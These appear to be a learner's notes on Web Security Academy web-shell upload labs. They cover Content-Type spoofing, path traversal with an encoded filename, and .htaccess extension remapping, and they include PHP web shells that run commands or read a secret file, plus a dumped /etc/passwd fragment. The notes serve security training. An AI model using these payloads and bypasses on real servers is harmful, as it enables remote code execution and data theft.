22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
24 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
25 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
Search... 0 matches
Done 1,448 bytes | 384 millis
Remote code execution via web
https://0aa8005503b36eaec0db8594006100b7.web-sec...
Web Security Academy
Remote code execution via web shell upload
LAB Not solved
Submit solution Back to lab description
Home | My account | Log out
My Account
Your username is: wiener
Email
Update email
Avatar:
Choose File No file chosen
Upload
25°C Cloudy 11:39 AM





:)

lab 2 web-shell upload via content type restriction bypass

A more versatile web shell may look something like this:
`<?php echo system($_GET['command']); ?>`This script enables you to pass an arbitrary system command via a query parameter as follows:
`GET /example/exploit.php?command=id HTTP/1.1`

Exploiting flawed validation of file uploads

In the wild, it's unlikely that you'll find a website that has no protection whatsoever against file upload attacks like we saw in the previous lab. But just because defenses are in place, that doesn't mean that they're robust.
In this section, we'll look at some ways that web servers attempt to validate and sanitize file uploads, as well as how you can exploit flaws in these mechanisms to obtain a web shell for remote code execution.

Flawed file type validation

When submitting HTML forms, the browser typically sends the provided data in a `POST` request with the content type `application/x-www-form-url-encoded`. This is fine for sending simple text like your name, address, and so on, but is not suitable for sending large amounts of binary data, such as an entire image file or a PDF document. In this case, the content type `multipart/form-data` is the preferred approach.
Consider a form containing fields for uploading an image, providing a description of it, and entering your username. Submitting such a form might result in a request that looks something like this:

```
POST /images HTTP/1.1
Host: normal-website.com
Content-Length: 12345
Content-Type: multipart/form-
data;boundary=---------------------------012345678901234567890123456---------------------------012345678901234567890
Content-Disposition: form-data; name="image"; filename="example.jpg"
Content-Type: image/jpeg[...binary content of
example.jpg...]---------------------------012345678901234567890123456
Content-Disposition: form-data; name="description"This is an interesting description of my
image.---------------------------012345678901234567890123456
Content-Disposition: form-data; name="username"wiener---------------------------012345678901234567890123456--
```


As you can see, the message body is split into separate parts for each of the form's inputs. Each part contains a `Content-Disposition` header, which provides some basic information about the input field it relates to. These individual parts may also contain their own `Content-Type` header, which tells the server the MIME type of the data that was submitted using this input.
One way that websites may attempt to validate file uploads is to check that this input-specific `Content-Type` header matches an expected MIME type. If the server is only expecting image files, for example, it may only allow types like `image/jpeg` and `image/png`. Problems can arise when the value of this header is implicitly trusted by the server. If no further validation is performed to check whether the contents of the file actually match the supposed MIME type, this defense can be easily bypassed using tools like Burp Repeater.


This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.
To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.
You can log in to your own account using the following credentials: `wiener:peter`
Access the lab

solution:-
1. Log in and upload an image as your avatar, then go back to your account page.
2. In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.
3. On your system, create a file called `exploit.php`, containing a script for fetching the contents of Carlos's secret. For example:
`<?php echo file_get_contents('/home/carlos/secret'); ?>`
4. Attempt to upload this script as your avatar. The response indicates that you are only allowed to upload files with the MIME type `image/jpeg` or `image/png`.

5. In Burp, go back to the proxy history and find the `POST /my-account/avatar` request that was used to submit the file upload. Send this to Burp Repeater.
6. In Burp Repeater, go to the tab containing the `POST /my-account/avatar` request. In the part of the message body related to your file, change the specified `Content-Type` to `image/jpeg`.
7. Send the request. Observe that the response indicates that your file was successfully uploaded.
8. Switch to the other Repeater tab containing the `GET /files/avatars/<YOUR-IMAGE>` request. In the path, replace the name of your image file with `exploit.php` and send the request. Observe that Carlos's secret was returned in the response.
9. Submit the secret to solve the lab.

lab solve:-
open lab
now UPLOAD a photo
now send send a post reuest in repeater
now send a get reuest in repeater
now remove all text in upload post section
now add a payload
<?php echo file_get_contents('/home/carlos/secret'); ?>
now change name osse.php
now send request
after send request you will see the response section this file is successfully uploaded
now go to get file repeater section
change the file name osse.php
now send request to show the flag
lab is solved :)





lab 3 web shell upload via path traversal

Preventing file execution in user-accessible directories
While it's clearly better to prevent dangerous file types being uploaded in the first place, the second line of defense is to stop the server from executing any scripts that do slip through the net.
As a precaution, servers generally only run scripts whose MIME type they have been explicitly configured to execute. Otherwise, they may just return some kind of error message or, in some cases, serve the contents of the file as plain text instead:
`GET /static/exploit.php?command=id HTTP/1.1Host: normal-website.comHTTP/1.1 200 OKContent-Type: text/plainContent-Length: 39<?php echo system($_GET['command']); ?>`This behavior is potentially interesting in its own right, as it may provide a way to leak source code, but it nullifies any attempt to create a web shell.
This kind of configuration often differs between directories. A directory to which user-supplied files are uploaded will likely have much stricter controls than other locations on the filesystem that are assumed to be out of reach for end users. If you can find a way to upload a script to a different directory that's not supposed to contain user-supplied files, the server may execute your script after all.


Tip
Web servers often use the `filename` field in `multipart/form-data` requests to determine the name and location where the file should be saved.


This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a secondary vulnerability.
To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.
You can log in to your own account using the following credentials: `wiener:peter`

solution :-

1. Log in and upload an image as your avatar, then go back to your account page.
2. In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.
3. On your system, create a file called `exploit.php`, containing a script for fetching the contents of Carlos's secret. For example: `<?php echo file_get_contents('/home/carlos/secret'); ?>`
4. Upload this script as your avatar. Notice that the website doesn't seem to prevent you from uploading PHP files.
5. In Burp Repeater, go to the tab containing the `GET /files/avatars/<YOUR-IMAGE>` request. In the path, replace the name of your image file with `exploit.php` and send the request. Observe that instead of executing the script and returning the output, the server has just returned the contents of the PHP file as plain text.
6. In Burp's proxy history, find the `POST /my-account/avatar` request that was used to submit the file upload and send it to Burp Repeater.
7. In Burp Repeater, go to the tab containing the `POST /my-account/avatar` request and find the part of the request body that relates to your PHP file. In the `Content-Disposition` header, change the `filename` to include a directory traversal sequence: `Content-Disposition: form-data; name="avatar"; filename="../exploit.php"`
8. Send the request. Notice that the response says `The file avatars/exploit.php has been uploaded.` This suggests that the server is stripping the directory traversal sequence from the file name.
9. Obfuscate the directory traversal sequence by URL encoding the forward slash (`/`) character, resulting in: `filename="..%2fexploit.php"`
10. Send the request and observe that the message now says `The file avatars/../exploit.php has been uploaded.` This indicates that the file name is being URL decoded by the server.
11. In the browser, go back to your account page.
12. In Burp's proxy history, find the `GET /files/avatars/..%2fexploit.php` request. Observe that Carlos's secret was returned in the response. This indicates that the file was uploaded to a higher directory in the filesystem hierarchy (`/files`), and subsequently executed by the server. Note that this means you can also request this file using `GET /files/exploit.php`.
13. Submit the secret to solve the lab.

lab solve :-
open lab now upload any pic
now send post request in repeater
now send get request in repeater
now go to the repeater
now remove post request all plaintext data
now add the payload
<?php echo file_get_contents('/home/carlos/secret'); ?>
now change filename in encoded ..%2fexploit.php
now send request now you wil see the this file is successsfuly uploaded
now go to the get section
now change filename ..%2fexploit.php
send requst
now you will see the flag
lab is solved :)





lab 4 web shell upload via extension blacklst bypass

You should also note that even though you may send all of your requests to the same domain name, this often points to a reverse proxy server of some kind, such as a load balancer. Your requests will often be handled by additional servers behind the scenes, which may also be configured differently.

Insufficient blacklisting of dangerous file types

One of the more obvious ways of preventing users from uploading malicious scripts is to blacklist potentially dangerous file extensions like `.php`. The practice of blacklisting is inherently flawed as it's difficult to explicitly block every possible file extension that could be used to execute code. Such blacklists can sometimes be bypassed by using lesser known, alternative file extensions that may still be executable, such as `.php5`, `.shtml`, and so on.

Overriding the server configuration

As we discussed in the previous section, servers typically won't execute files unless they have been configured to do so. For example, before an Apache server will execute PHP files requested by a client, developers might have to add the following directives to their `/etc/apache2/apache2.conf` file:

```
LoadModule php_module /usr/lib/apache2/modules/libphp.soAddType application/x-httpd-php .php
```

Many servers also allow developers to create special configuration files within individual directories in order to override or add to one or more of the global settings. Apache servers, for example, will load a directory-specific configuration from a file called `.htaccess` if one is present.

Similarly, developers can make directory-specific configuration on IIS servers using a `web.config` file. This might include directives such as the following, which in this case allows JSON files to be served to users:

```
<staticContent>    <mimeMap fileExtension=".json" mimeType="application/json" /></staticContent>
```

Web servers use these kinds of configuration files when present, but you're not normally allowed to access them using HTTP requests. However, you may occasionally find servers that fail to stop you from uploading your own malicious configuration file. In this case, even if the file extension you need is blacklisted, you may be able to trick the server into mapping an arbitrary, custom file extension to an executable MIME type.

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

hint :-

You need to upload two different files to solve this lab.

solution:-

1. Log in and upload an image as your avatar, then go back to your account page.
2. In Burp, go to **Proxy > HTTP history** and notice that your image was fetched using a `GET` request to `/files/avatars/<YOUR-IMAGE>`. Send this request to Burp Repeater.
3. On your system, create a file called `exploit.php` containing a script for fetching the contents of Carlos's secret. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

4. Attempt to upload this script as your avatar. The response indicates that you are not allowed to upload files with a `.php` extension.
5. In Burp's proxy history, find the `POST /my-account/avatar` request that was used to submit the file upload. In the response, notice that the headers reveal that you're talking to an Apache server. Send this request to Burp Repeater.
6. In Burp Repeater, go to the tab for the `POST /my-account/avatar` request and find the part of the body that relates to your PHP file. Make the following changes:
   - Change the value of the `filename` parameter to `.htaccess`.
   - Change the value of the `Content-Type` header to `text/plain`.
   - Replace the contents of the file (your PHP payload) with the following Apache directive:

```
AddType application/x-httpd-php .l33t
```

This maps an arbitrary extension (`.l33t`) to the executable MIME type `application/x-httpd-php`. As the server uses the `mod_php` module, it knows how to handle this already.


- Send the request and observe that the file was successfully uploaded.
- Use the back arrow in Burp Repeater to return to the original request for uploading your PHP exploit.
